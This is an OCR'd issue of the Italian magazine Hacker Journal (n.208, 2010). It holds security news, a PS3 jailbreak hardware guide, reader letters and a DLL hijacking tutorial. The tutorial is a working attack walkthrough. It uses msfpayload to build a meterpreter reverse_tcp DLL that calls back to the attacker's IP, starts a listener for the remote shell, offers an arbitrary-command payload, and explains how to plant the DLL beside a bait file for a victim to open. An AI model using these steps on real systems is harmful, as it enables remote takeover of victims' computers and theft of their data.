WWW.HACKERJOURNAL.IT

2€
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

HACKER JOURNAL

N° 208

DIRECTORY

PROGRAMMAZIONE
>HELLOWORLD: LA MIA PRIMA APPLICAZIONE CON ANDROID

INTERNET
>SPAMASSASSIN: HANNO ASSASSINATO LO SPAM

IN PRIMO PIANO



COMPUTER
COME REALIZZARE UN ATTACCO DLL HIJACKING

SMOOTHWALL
IL FIREWALL POCO ESIGENTE

PS3 JAILBREAK VIA SIXAXIS

HACKER JOURNAL N° 208 - MENS - ANNO 10 - € 2,00
WLF PUBLISHING
00208
9 771594 577001

EDITORIALE

TEMPO DI PROGRAMMAZIONE

È un numero particolarmente ricco di spunti, questo 208. La prima notizia è che prosegue, avviandosi ormai verso la fine, il nostro corso di programmazione in C.
A proposito di programmazione vi segnalo anche l'ottimo articolo di base per chi vuole cimentarsi con Android. Il tema è, anche in questo caso, molto esteso e complesso, ma il nostro intento è, come sempre, quello di solleticare la curiosità dei lettori portandoli a confrontarsi con nuovi mondi come quello di Google Android che è, a mio avviso, uno degli ambienti di sviluppo con maggiore potenzialità di crescita.
Chissà che tra qualche tempo qualcuno, partendo proprio da questo articolo, non trovi l'ispirazione giusta per realizzare un'app da migliaia di copie vendute.
Si parla poi di Spamassassin, un classico, e di un ottimo firewall probabilmente poco conosciuto: SmoothWall.
Infine, ne abbiamo già parlato tanto, ma in questo numero torniamo comunque sull'argomento Playstation 3 perché le chiavette di sblocco hardware sono state, nel frattempo, messe al bando almeno in Europa, ma si aprono nuove insospettabili falle…

Una buona lettura a tutti
Altair

RAGGIUNGETECI SUL NOSTRO CANALE IRC
Canale: #hackerjournal
Server: irc.azzurra.org
Fateci sapere le vostre opinioni sul forum
http://www.hackerjournal.it/forum.php

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

Anno 10 - N.208
Novembre 2010

Editore: WLF Publishing S.r.l
Socio Unico medi & Son S.r.l
Via Alfonso D'Avalos, 20/22 – 27027 Vigevano (PV)
Fax 02-92432236

Direttore Editoriale: Andrea Franchini

Realizzazione Editoriale: Progetti e Promozioni Srl
redazione@hackerjournal.it

Printing: Arti Grafiche Boccia Spa – 84131 Salerno

Distributore: M-DIS Distribuzione Spa - Via Cazzaniga 19 – 20123 Milano

HACKER JOURNAL
Pubblicazione registrata al Tribunale di Milano il 27/10/03 con il numero 601

Una copia: euro 2,00

Direttore responsabile: Teresa Carsaniga

Il futuro
DEL CYBER CRIMINE...

Microsoft Corp. ha rilasciato il Microsoft Security Intelligence Report Volume 9 (SIRv9) in cui si evidenzia il ruolo cruciale svolto dalle botnet nella diffusione della cybercriminalità.
Nei primi sei mesi del 2010 gli Stati Uniti sono stati colpiti dal maggior numero di infezioni via botnet (2,2 milioni), seguiti dal Brasile (550.000). In Europa, la Spagna ha registrato il maggior numero di infezioni (382.000), seguita da Francia, Regno Unito e Germania. In termini di maggior incidenza di infezioni via botnet, il primato è della Corea del Sud con 14,6 infezioni via botnet su 1.000 computer analizzati, seguita da Spagna (12,4) e Messico (11,4). L'Italia si posiziona all'undicesimo posto a livello mondiale.
Rimecud è risultata la botnet più presente nel mondo, con infezioni che hanno raggiunto un picco pari all'860% negli ultimi tre mesi del 2009. Al secondo posto si classifica la botnet Alureon, con il 70% di infezioni in meno. Nel SIRv9 viene anche riportata una serie di trend positivi in materia di sicurezza. Il numero di nuove divulgazioni sulle vulnerabilità (2.360 secondo il National Vulnerability Database statunitense) continua a diminuire, registrando una riduzione del 7,3% nel primo semestre 2010 rispetto al secondo semestre 2009. Anche il numero di divulgazioni sulle vulnerabilità di livello medio e alto si è rispettivamente ridotto del 10,7% e del 9,3% nello stesso periodo. Inoltre, un numero maggiore di utenti utilizza Windows Update e Microsoft Update per l'installazione automatica degli aggiornamenti di sicurezza. Anche per il numero di violazioni di dati con perdita di dati personali si registra una tendenza in calo. Secondo il Data Loss Database statunitense, tale perdita di dati personali è scesa del 46% nel primo semestre 2010 rispetto allo stesso periodo del 2009 e il furto di apparecchiature costituisce la causa della maggior parte degli episodi (31%). La perdita di dati personali risultante da attività illecita ammonta a circa la metà di quella dovuta a episodi di negligenza, come perdita o furto di apparecchiature o loro smaltimento non corretto.



"Il Microsoft Security Intelligence Report Volume 9 mostra un'evidente peggioramento della situazione a livello mondiale che deriva dalla sofisticazione delle minacce in rete, in particolar modo dalla diffusione delle botnet. Nonostante questo però la situazione dell'Italia continua a mostrare nell'ultimo anno una tendenza al miglioramento, soprattutto in considerazione alla media mondiale: dalla rilevazione del 2° trimestre emerge che solo 2,6 computer italiani sono risultati infetti da malware di tipo Bot per ogni 1000 analisi di scansione, rispetto ad una media mondiale di 3,2", ha commentato Feliciano Intini, Responsabile dei programmi di Sicurezza e Privacy di Microsoft Italia. "La disponibilità di strumenti gratuiti che aumentano la protezione dei PC - come per esempio Microsoft Security Essentials, che in Italia ha ottenuto già oltre più di 700 mila download e la maggiore consapevolezza da parte degli utenti dei pericoli legati alla rete, rappresentano un valido ostacolo alla minore diffusione delle minacce informatiche nel nostro Paese".

UTENTI DI FACEBOOK: ATTENTI!



I social games sono attualmente molto popolari nella comunità online, e contano 200 milioni di utenti che ogni mese, in tutto il mondo, giocano attraverso il sito di social networking Facebook. La sua applicazione più popolare è Farmville, utilizzata da circa 70 milioni di persone. La crescente popolarità delle applicazioni diffuse su Facebook, come i social game, porta però con sé una serie di rischi.

Ecco tre consigli pratici per tutelarsi.

1) Se siete disposti a spendere dei soldi veri per beni virtuali, fatelo solo attraverso siti ufficiali affidabili.

2) Se ricevete una mail sospetta che offre buoni sconto gratuiti per caricare il vostro conto virtuale di gioco, eliminatela. La probabilità di essere oggetto di phishing o di venire infettati sono quasi del 100%.

3) Applicazioni di terzi che offrono maggiori possibilità di successo nei social game possono essere potenzialmente molto dannose. Se non siete sicuri della loro provenienza, controllate la reputazione del fornitore del gioco.

Poi, ecco 5 suggerimenti generali per l'uso di Facebook:

1. Controllate le impostazioni di protezione dei dati: gli utenti di Facebook devono tenere ben presente che le informazioni che i loro amici possono visualizzare sono informazioni completamente pubbliche, e che Facebook si riserva dei diritti su di esse. Quando ci si registra su un sito di social networking, quindi, si dovrebbero fornire solo le informazioni essenziali e selezionare le impostazioni predefinite più sicure.

2. Attenzione a ciò che "postate": gli utenti di Facebook dovrebbero sempre ricordare che i propri post possono rivelare molte cose, anche personali; basti pensare alle foto di feste e ai video. E poi Facebook non dimentica nulla.

3. Smascherate i vostri "falsi amici": gli operatori dei siti di social network, di regola, non verificano l'identità dei propri iscritti. Gli utenti di Facebook dovrebbero quindi generalmente diffidare delle richieste di nuovi amici e ricordare che ogni utente ha, in media, 130 amici nella sua lista: è ragionevole pensare che non tutti siano veramente tali.


4. Proteggete la vostra identità: esistono casi di furti di identità in cui dei cybercriminali hanno creato dei profili utenti verosimili e li hanno poi usati per ricattare le loro vittime. Queste persone sono spesso costrette a pagare delle ingenti somme di denaro per impedire che la loro reputazione venga rovinata, per esempio attraverso la pubblicazione di foto compromettenti.

5. Prevenite gli attacchi malware: i virus come il worm Koobface usano sia le email tradizionali sia i siti di social networking, come Facebook, per diffondersi. Le vittime di questi attacchi ricevono dai loro amici dei link che promettono di portare ad un "video bellissimo". Cliccando sul link, invece, il pc viene infettato con un malware. Tutti i computer infetti vengono poi inseriti in una botnet - una rete di computer infetti usata per inviare spam o altri tipi di attacchi.



HACKER SI RICARICANO IL CELLULARE PER 96.000 EURO

Avete presente gli slogan pubblicitari del tipo "Più mi chiamano, più mi ricaricarono"? Un'organizzazione di cui faceva parte anche Emiliano Zanella 30 anni, di Ivrea, considerato un mago dell'informatica e già noto per essere entrato nei conti correnti postali di decine di ignari clienti, ha preso alla lettera la pubblicità ideando un sistema per ricaricare i propri telefonini senza spendere un euro. Come? Entrando e modificando il server che gestiva il centralino di una cooperativa sarda usando un semplice programma informatico. E mentre gli uffici erano deserti (di notte oppure durante i giorni festivi), dai telefoni della società iniziavano a partire chiamate che avevano una durata di ore ed ore: tutte, ovviamente, dirette alle loro utenze. Così, in meno di cinque mesi, erano riusciti a ricaricare i propri cellulari per un importo di migliaia e migliaia di euro.
A smascherare l'organizzazione ha contribuito Franco Pilia, legale rappresentante della "Cooperativa sarda farmacisti di Cagliari" che si era trovato tra le mani una bolletta da 96 mila euro. Dall'esame dei tabulati telefonici si era poi scoperto che dal centralino della società erano partite decine e decine di chiamate e che, in alcuni casi, queste erano durate quasi 70 ore consecutive: tutte dirette alle stesse utenze.



PHISHING CON ITUNES



iTunes Receipt

Billed To:

Order Number: 5468006
Receipt Date: 01/10/10
Order Total: $766.99
Billed To: Store Credit


Item Number	Description	Unit Price
1	Whatever You Like [Digital 45] Write a Review Report a Problem	$900.99
	Subtotal:	$969.99
	Tax:	$0.00
	Order Total:	$219.99

Please retain for your records.
Please See Below For Terms And Conditions Pertaining To This Order.

Apple Inc.
You can find the iTunes Store Terms of Sale and Sales Policies by launching your iTunes application and clicking on Terms of Sale or Sales Policies

Answers to frequently asked questions regarding the iTunes Store can be found at http://www.apple.com/support/itunes/store/

Those who bought your selections also bought:
Kate Earl
Kate Earl
About Love
Plastiscines
Illuminations - EP
Little Boots



Please retain for your records.
Please See Below For Terms And Conditions Pertaining To This Order.

Apple Inc.
You can find the iTunes Store Terms of Sale and Sales Policies by launching your iTunes application and clicking on Terms of Sale or Sales Policies

Answers to frequently asked questions regarding the iTunes Store can be found at http://www.apple.com/support/itunes/store/

http://medicineni.com/

Il noto servizio di Apple utilizzato ogni giorno da milioni di utenti è diventato un bersaglio per gli hacker in cerca di informazioni confidenziali, tramite una ricevuta falsa di iTunes che può reindirizzare al download di malware come Trojan bancari In base a quanto scoperto dai laboratori di Panda Security, Apple iTunes è diventato il bersaglio di hacker che cercano di raggiungere milioni di potenziali vittime, che ogni giorno utilizzano le loro carte di credito sulla piattaforma, allo scopo di carpirne i dati e infettare i loro computer.
Gli utenti ricevono una e-mail abilmente predisposta per informarli di un acquisto costoso effettuato su iTunes. L'utente, che in realtà non ha mai fatto questo acquisto, tenta di risolvere rapidamente il problema, cliccando su un link contenuto nella e-mail. Tuttavia, dopo aver cliccato sul link, all'utente viene chiesto di scaricare un lettore di file PDF, che è fasullo. Una volta installato, questo programma reindirizza l'utente su pagine Web infette (provenienti per lo più dalla Russia) contenenti malware come Trojan bancari che si impossessano dei dati personali dell'utente.
Nelle immagini possiamo vedere come cliccando col tasto destro del mouse sul link si evidenzi un indirizzo internet che non ha nulla a che fare con iTunes.

DIRETTORI DI TESTATE ON-LINE COME SOCIETÀ DI HOSTING: NON PUNIBILI

Avevamo parlato qualche numero fa di una sentenza emessa in Spagna secondo la quale le società di hosting non sono responsabili dei contenuti caricati dagli utenti in violazione della legge sul copyright.
Questa volta segnaliamo una sentenza "nostrana" che fa un po' il paio con quella spagnola.
La Corte di Cassazione ha infatti deliberato che i direttori dei giornali online sono equiparabili a dei service provider e, come questi ultimi, non sono responsabili dei contenuti immessi dai loro utenti, così i primi non devono rispondere di omesso controllo su eventuali contenuti diffamatori inseriti dai collaboratori o dagli utenti del sito. La sentenza è stata pronunciata contro la sentenza di appello in cui il direttore della testata Web Merate Online era stato condannato in base all'articolo 57 del codice penale, per non aver applicato il dovuto controllo su una lettera pubblicata in cui si diffamava l'ex ministro Castelli. L'articolo 57 recita: "Il direttore o il vice-direttore responsabile, il quale omette di esercitare sul contenuto del periodico da lui diretto il controllo necessario ad impedire che col mezzo della pubblicazione siano commessi reati, è punito, a titolo di colpa, se un reato è commesso, con la pena stabilita per tale reato, diminuita in misura non eccedente un terzo". La Cassazione ha rilevato però come tale articolo si applichi solo ed esclusivamente alla carta stampata, notando "l'assoluta eterogeneità della telematica rispetto agli altri media". Il Web comporta un elevato grado di interattività tra giornale e lettori. La Cassazione spiega in sostanza che non si può pretendere che un direttore controlli ogni contenuto inserito dagli utenti: "la cosiddetta interattività renderebbe probabilmente vano il compito di controllo del direttore di un giornale on-line". Secondo la Corte, nemmeno "i coordinatori di blog e forum" possono essere ritenuti colpevoli per i post o i commenti scritti dai visitatori.
La sentenza di condanna per il direttore di Merate Online, emessa in appello, è stata dunque annullata perché "il fatto non è previsto dalla legge come reato".



Lo scenario aperto dal worm Stuxnet

Il recente attacco del worm Stuxnet ha innescato discussioni e speculazioni sui motivi, gli scopi, le origini e - cosa più importante - sull'identità dell'autore dell'attacco e sul suo obiettivo. Kaspersky Lab, analizzando il caso, ha rilevato come non ci siano sufficienti prove per identificare gli autori dell'attacco o il suo target, ma si può comunque affermare che si è trattato di un attacco malware particolare e unico nel suo genere, sostenuto da una squadra di tecnici economicamente ben fornita, dotata di competenze notevoli e con una approfondita conoscenza della tecnologia SCADA.
È plausibile che un attacco di questo tipo possa essere condotto solo con il supporto e il sostegno di uno stato-nazione.
"Credo che ci troviamo a un punto di svolta. In questo momento siamo di fronte al principio di un nuovo mondo: in quello del passato c'erano solo i cyber-criminali; ora, invece, temo che questa sia l'Era del cyber-terrorismo, delle cyber-armi, delle cyber-guerre", dichiara Eugene Kaspersky, cofondatore e CEO di Kaspersky Lab.
Parlando con i giornalisti al Simposio Internazionale Kaspersky sulla Sicurezza, a Monaco in Germania, il CEO di Kaspersky Lab ha paragonato l'individuazione del worm Stuxnet all'apertura del vaso di Pandora.
"Questo programma non è stato concepito per rubare denaro, inviare spam o per appropriarsi di dati personali; questo malware è stato creato per sabotare e danneggiare impianti e sistemi industriali", ha aggiunto Kaspersky.
Lo scopo ultimo del worm è di accedere a Simatic WinCC SCADA, usato come sistema di controllo industriale per monitorare e controllare processi industriali o infrastrutturali. Sistemi simili sono molto usati nelle condutture petrolifere, negli impianti energetici, nei sistemi di comunicazioni di vaste dimensioni, negli aeroporti, nelle navi e anche all'interno di installazioni militari.



La conoscenza approfondita della tecnologia SCADA, il tipo di attacco sofisticato e multilivello, l'uso di diverse vulnerabilità di tipo "zero-day" e di certificati legittimi porta a pensare che Stuxnet sia stato creato da una squadra di professionisti estremamente preparati, in possesso di vaste risorse e di supporto finanziario. Il target dell'attacco e il luogo in cui si è manifestato primariamente (l'Iran) suggerisce poi che non si sia trattato di un normale gruppo di cyber-criminali. Inoltre, gli esperti di sicurezza che hanno analizzato il codice del worm insistono sul fatto che l'obiettivo principale di Stuxnet non era spiare il sistema infettato, ma portare al sabotaggio del sistema colpito.

GAMES/MEDIO

di NoeXKuzE
redazione@hackerjournal.it

PS3 JAILBREAK



HACKING

Come modificare il controller della PS3 per realizzare il Jailbreak.

La SONY sta combattendo su tutti i fronti per tentare di arginare gli innumerevoli sistemi usciti da agosto in poi per bucare la PS3. Ora anche in Europa sono messe al bando le chiavette usb che permettono di creare il Jailbreak (vedi HJ 207).
Tra le vittime eccellenti della guerra di SONY c'è anche Google: nel precedente articolo avevamo dato il collegamento al foglio condiviso ospitato tra le Google Apps in cui si poteva leggere la lista di giochi ufficialmente supportati dalle PS3 bucate. SONY ha richiesto a Google di rimuovere tale foglio, che però è prontamente ricomparso in questo sito dedicato http://www.psjcl.com.
In fondo, se modifico una PS3 di mia proprietà perché non dovrei sapere quali applicazioni possono girarci sopra? A SONY però la cosa non piace, per evidenti questioni commerciali. Tuttavia, nulla può nei confronti degli hardware alternativi, come iPhone, TI-84 e lo stesso Sixaxis opportunamente modificato! Vediamo come procedere.

REQUISITI


La modifica da fare trasforma il controller originale della SONY in una penna usb alternativa a quelle divenute illegali, tuttavia se non si è molto pratici, conviene sicuramente acquistare un kit di sviluppo (come l'AT90USBKEY) che permette di usare PSGroove senza troppa fatica.

Chi fosse invece abbastanza smaliziato e desideroso di provare la modifica, si ritroverebbe con un controller in grado di mandare la PS3 direttamente in Jailbreak con i suoi pulsanti!

Oltre a un Sixaxis per PS3 (va benissimo ad esempio il modello senza vibrazione), ci vuole un po' di manualità con il saldatore, 1 Pic 18f2550, un software di programmazione come WinPic800 e alcuni componenti:

```
nr. 2 resistenze da 10k
nr. 1 resistenza da 330R
nr. 1 condensatore da 220nf o 470nf
nr. 2 condensatori da 22pf
nr. 1 quarzo da 8, 12, o 20 MHz.
nr. 1 condensatore da 100nf
nr. 1 LED di qualunque colore (opzionale)
```


Nel caso si utilizzi WinPic800 e la modalità LVP, il pin 26 va messo a ground. L'autore di questo hack, hasuky (Elotrolado.net), suggerisce di provare il PIC prima di realizzare il circuito semplicemente collegando il cavo ai pin di alimentazione e linee dati (D+ / D) del PIC e alla porta usb della PS3 e verificare che si generi l'exploit (ovviamente solo dopo averlo programmato, vedi più avanti).



Connessioni volanti da realizzare per testare l'exploit con il solo PIC programmato.

VIA SIXAXIS





Basetta su cui montare i componenti: vanno saldati i punti 1,8,9, 10,13,14,15,16,19,20,25,26, mentre i punti 5,16,19,20, 25 e 26 sono quelli in cui va inserito il PIC.

Una volta verificato l'exploit, con un po' di cavo (quello delle piattine dei vecchi hard-disk IDE va benissimo) e una piccola basetta millefori possiamo realizzare il semplice circuito di lavoro del PIC che permette anche di programmarlo. E' bene lasciare almeno 10 cm di cavo dal lato dell'alimentazione, ma per ottenere l'effetto migliore dobbiamo cercare di mantenere dimensioni piccole in modo da poter inserire direttamente nel case del controller il tutto, evitando così che si possa scollegare qualche cavo.

Realizzato il circuito, per attivare l'exploit dobbiamo collegare il controller alla PS3 spenta, dopodiché dobbiamo premere il bottone di RESET e rapidamente POWER e poi EJECT per entrare nella modalità di DEBUG.

PROGRAMMAZIONE DEL PIC

Il Pic va programmato con il file binario chiamato PSGrooPICV1.5_HEX_wBTL_CCS.hex (scaricabile al momento dal link http://www.sendspace.com/file/e1gall).
Sul PC dobbiamo avere installato i due pacchetti Microsoft "vcredist_x86.exe" e "dotNetFx40_Full_setup.exe", rintracciabili senza problemi con Google. Dopodiché lanciamo il programma HIDbootloader.exe che è in grado di programmare il PIC.
Colleghiamo il Sixaxis via usb al PC simulando l'exploit: dobbiamo tenere premuto il pulsante di RESET (che resetta la comunicazione sulla porta USB) e il bottone della levetta sinistra (che attiva la modalità di bootloader del PIC). Il PC rileverà il dispositivo e potremo quindi programmarlo con WinPic800 o software simile.
Una volta programmato, per andare in modalità Jailbreak sulla PS3, colleghiamo il Sixaxis via usb alla consolle e seguiamo la stessa procedura tenendo premuti il tasto reset e la levetta sinistra. Mentre accendiamo la PS3 premiamo rapidamente EJECT sulla consolle che accetterà il codice proveniente dal PIC per entrare in Jailbreak.

Nel caso avessimo qualche dubbio è ancora disponibile in rete un video che mostra la procedura all'indirizzo http://www.youtube.com/user/ryohasuky, realizzato sempre dall'autore dell'hack.

di Rashid
redazione@hackerjournal.it

DLL HIJACKING



HACKING

IL DLL HIJACKING È UNA TECNICA DI ATTACCO DI CUI SI È PARLATO MOLTO NELLE ULTIME SETTIMANE. VEDIAMO DI COSA SI TRATTA.

Premetto che questa non è una vera e propria guida ma più che altro un riassunto di molti articoli da me letti (in italiano e non), spero possa risultarvi interessante ed utile. L'argomento è il Dll hijacking, nelle ultime settimane non si parla d'altro. Ma di cosa si tratta precisamente? E' una vulnerabilità dei sistemi Windows (tanto per cambiare) che permette di infettare un sistema grazie all'errata gestione del caricamento di librerire dll da parte di molte applicazioni (iTunes, Firefox, Photoshop, Chrome ecc. ecc.). In pratica nel momento in cui viene aperto un file innocuo con un applicazione buggata, essa ricercherà la dll PRIMA nella directory corrente del file, poi, successivamente (nel caso non la trovasse), fra le cartelle di sistema (system32, system, windows) o nella cartella d'installazione del programma.

QUESTO COSA SIGNIFICA?

Significa che se mettiamo in una stessa directory un file innocuo di un'applicazione buggata e, sempre nella stessa directory mettiamo una NOSTRA dll rinominata con lo stesso nome della dll richiesta dal programma buggato, esso caricherà la nostra dll in quanto è quella che tenterà di caricare per prima. Un esempio pratico è quello di Firefox, esso carica una dll chiamata 'dwmapi.dll' nel momento in cui apriamo un file htm o html. Quindi se mettiamo in una stessa directory un file html ed una NOSTRA dll con del codice malevolo (trojan, rat, keylogger ecc.ecc.) rinominata appostiamente in 'dwmapi.dll', Firefox caricherà la dll e il gioco è fatto, la vittima si ritrova con un pc pieno zeppo di trojan senza che alcun antivirus o altro possa impedirlo...

UN ALTRO ESEMPIO

Quindi il Dll Hijacking (letteralmente dirottamento di dll) è una vulnerabilità davvero molto seria.
Ma adesso vediamo un esempio pratico di come ottenere una shell su un sistema Windows tramite un'applicazione buggata.

1 - Cercare un'applicazione buggata utilizzata dalla vittima e il rispettivo nome della dll richiesta dal programma. Una lista non ufficiale delle applicazioni buggate la trovate al seguente indirizzo :

http://www.corelan.be:8800/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/

O altrimente potete voi stessi cercare applicazioni buggate sul vostro sistema grazie al tool

```
DLLHijackAuditKit v2, qui trovate una guida http://blog.metasploit.com/2010/08/better-faster-stronger.html
```

2 - Una volta che abbiamo individuato l'applicazione e quindi il tipo di file da utilizzare per l'attacco procediamo alla creazione della dll infetta che eseguirà comandi arbritari sul sistema. Per questo utilizzeremo il Metasploit Framework, il quale permette di inserire un payload all'interno di una dll. Ad esempio potremmo utilizzare il payload 'windows/meterpreter/reverse_tcp' per far sì che venga spawnata una shell del sistema attaccato sul nostro sistema. O potremmo anche utilizzare il payload 'windows/exec' per eseguire comandi sul sistema attaccato. Nel primo caso procediamo a creare la dll in questa maniera:

```
#./msfpayload windows/meterpreter/reverse_tcp LHOST=NOSTRO_IP D > /home/name.dll
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: LHOST=192.168.0.58
```

Quindi ci troveremo con un file dll nella directory home che nel caso venga eseguito tramite un'applicazione su di un sistema Windows, ci permetterà di connetterci in maniera remota al sistema della vittima. Settiamo quindi il client che resterà in ascolto per delle connessioni da parte del payload da noi creato precedentemente:

```
# ./msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.58
lhost => 192.168.0.58
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.58:4444
[*] Starting the payload handler…
```

Ora non ci rimane che aspettare...
In alternativa al payload precedentemente usato, possiamo utilizzarne molti e molti altri, tutti quelli messi a disposizione dal framework per i sistemi Windows (per visualizzarli basta eseguire il comando './msfpayload'). Un esempio è dato dal payload 'windows/exec', in questo caso, infatti, creeremo la nostra dll infetta in questa maniera:

```
#./msfpayload windows/exec CMD=calc.exe D > /home/name.dll
```

Dove al posto di calc.exe possiamo inserire qualsiasi comando che vogliamo sia eseguito sul pc vittima.

3 - Ora tutto è pronto, non ci resta che rinominare la dll da noi creata con lo stesso nome di quella richiesta dal programma. Quindi successivamente creeremo un file innocuo che aprirà l'applicazione. (Ad esempio un file .htm se utilizziamo la dll di Firefox, o un file .mp3 se utilizziamo la dll di VNC, e via dicendo). Inseriamo il file e la dll appositamente rinominata in una stessa directory (file .zip, penna usb, percorso di rete) e il gioco è fatto. Attendiamo soltanto che la povera vittima apra il file e il resto lo immaginate :)



FONTI & LINK

http://blog.metasploit.com/2010/08/better-faster-stronger.html
http://www.corelan.be:8800/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/
http://infolookup.securegossip.com/2010/08/25/microsoft-dll-hijacking-with-social-engineer-tookit-aka-set/
http://www.attackvector.org/alternative-dll-hijacking-method/
http://www.oversecurity.net/2010/08/25/analisi-del-dll-load-hijacking/
http://digitalacropolis.us/?p=113
http://www.oversecurity.net/2010/09/06/dll-hijack-video-dimostrativo/

LA POSTA DI HJ

ALTRI CORSI ALL'ORIZZONTE

Sono un professionista dell'informatica finanziaria, ho scoperto da poco la vs. rivista dopo averla letta da un download da internet. Da quel momento cerco di comprarla quando la trovo in edicola, perché ha un prezzo onesto e per contribuire alla sua sopravvivenza. A dire la verità sono anni che la vedo in edicola, ma dalla copertina avevo avuto un'impressione sbagliata sul contenuto, e mi sono ricreduto leggendo un paio di numeri della rivista da internet (alla faccia di chi condanna la diffusione di questo genere di download). Ho letto del corso di C, e mi chiedo: perché non pensare anche a un corso di java? Forse è stato già trattato nei numeri passati? Voi non immaginate nemmeno lontanamente quanto ne abbiano bisogno gente come me e i miei colleghi, fermi all'informatica per-internet dei primi anni Novanta, che non riusciamo a padroneggiare un linguaggio che -penso- sia indispensabile nell'informatica moderna.
Grazie e un saluto.
P.B.

In realtà abbiamo trattato qualcosa di java nel corso di questi anni ma un corso vero e proprio indubbiamente potrebbe essere interessante. La difficoltà è come sempre quella di condensare una grande quantità di informazioni in uno spazio, quello della rivista, che non può eccedere un certo numero di pagine dedicate all'argomento. Però l'idea non è da scartare, anzi. Continua a seguirci abbiamo in cantiere anche altre idee come un corso di Python e uno in PHP.

REFERENDUM

Sono un assiduo lettore della vostra rivista. Volevo darvi un suggerimento riguardo allo sdoppiamento di cui avete accennato nell'ultimo numero. Se avete problemi a convincere l'editore potreste porre la domanda a noi lettori tramite il sito chiedendo se uscisse una seconda rivista più tecnica, se compreremmo solo la più semplice, la "nuova arrivata" o entrambe. Se risulteranno abbastanza entrambe il vostro editore non potrà certo dire di no. Grazie per l'attenzione
Luca Pezzolla



Ci stavamo già pensando in merito non solo a questa scelta editoriale ma anche rispetto ad altre, come l'acquisto in formato solo elettronico delle riviste per cui stiamo ipotizzando un abbonamento annuale ad un prezzo davvero molto conveniente. Per questa e altre questioni ricorreremo sicuramente ad una sorta di referendum popolare sia attraverso il sito che la rivista. Ci sembra il modo migliore, e forse anche l'unico, per avere delle indicazioni realistiche circa il possbile successo delle varie iniziative che abbiamo in mente.

VECCHIE CASELLE, NUOVI PROBLEMI

Ho una casella di posta XYZXXXX@hackerjournal.it che vorrei riutilizzare ma dopo aver configurato il mio client di posta non riesco a raggiungere il server pop3.hackerjournal.it
Avete cambiato server pop oppure il servizio mail non è più attivo?
Cordiali Saluti
F.Mariotti

L'una e l'altra. Nel senso che il POP è effettivamente cambiato nel corso del tempo e il servizio in questo momento non è attivo. Non è neanche ipotizzabile un ripristino del materiale contenuto sul vecchio server perché purtroppo il backup è andato perduto per una serie di vicissitudini che sarebbe troppo lungo raccontare. Comunque la sintesi è che purtroppo i possessori dei vecchi indirizzi di posta con dominio hackerjournal non potranno più utilizzarli né sperare di recuperare i vecchi messaggi. Consolatevi comunque con il nostro nuovo sito che propone un forum tra i più interessanti dela rete.

CADUTI SUL CERBERO

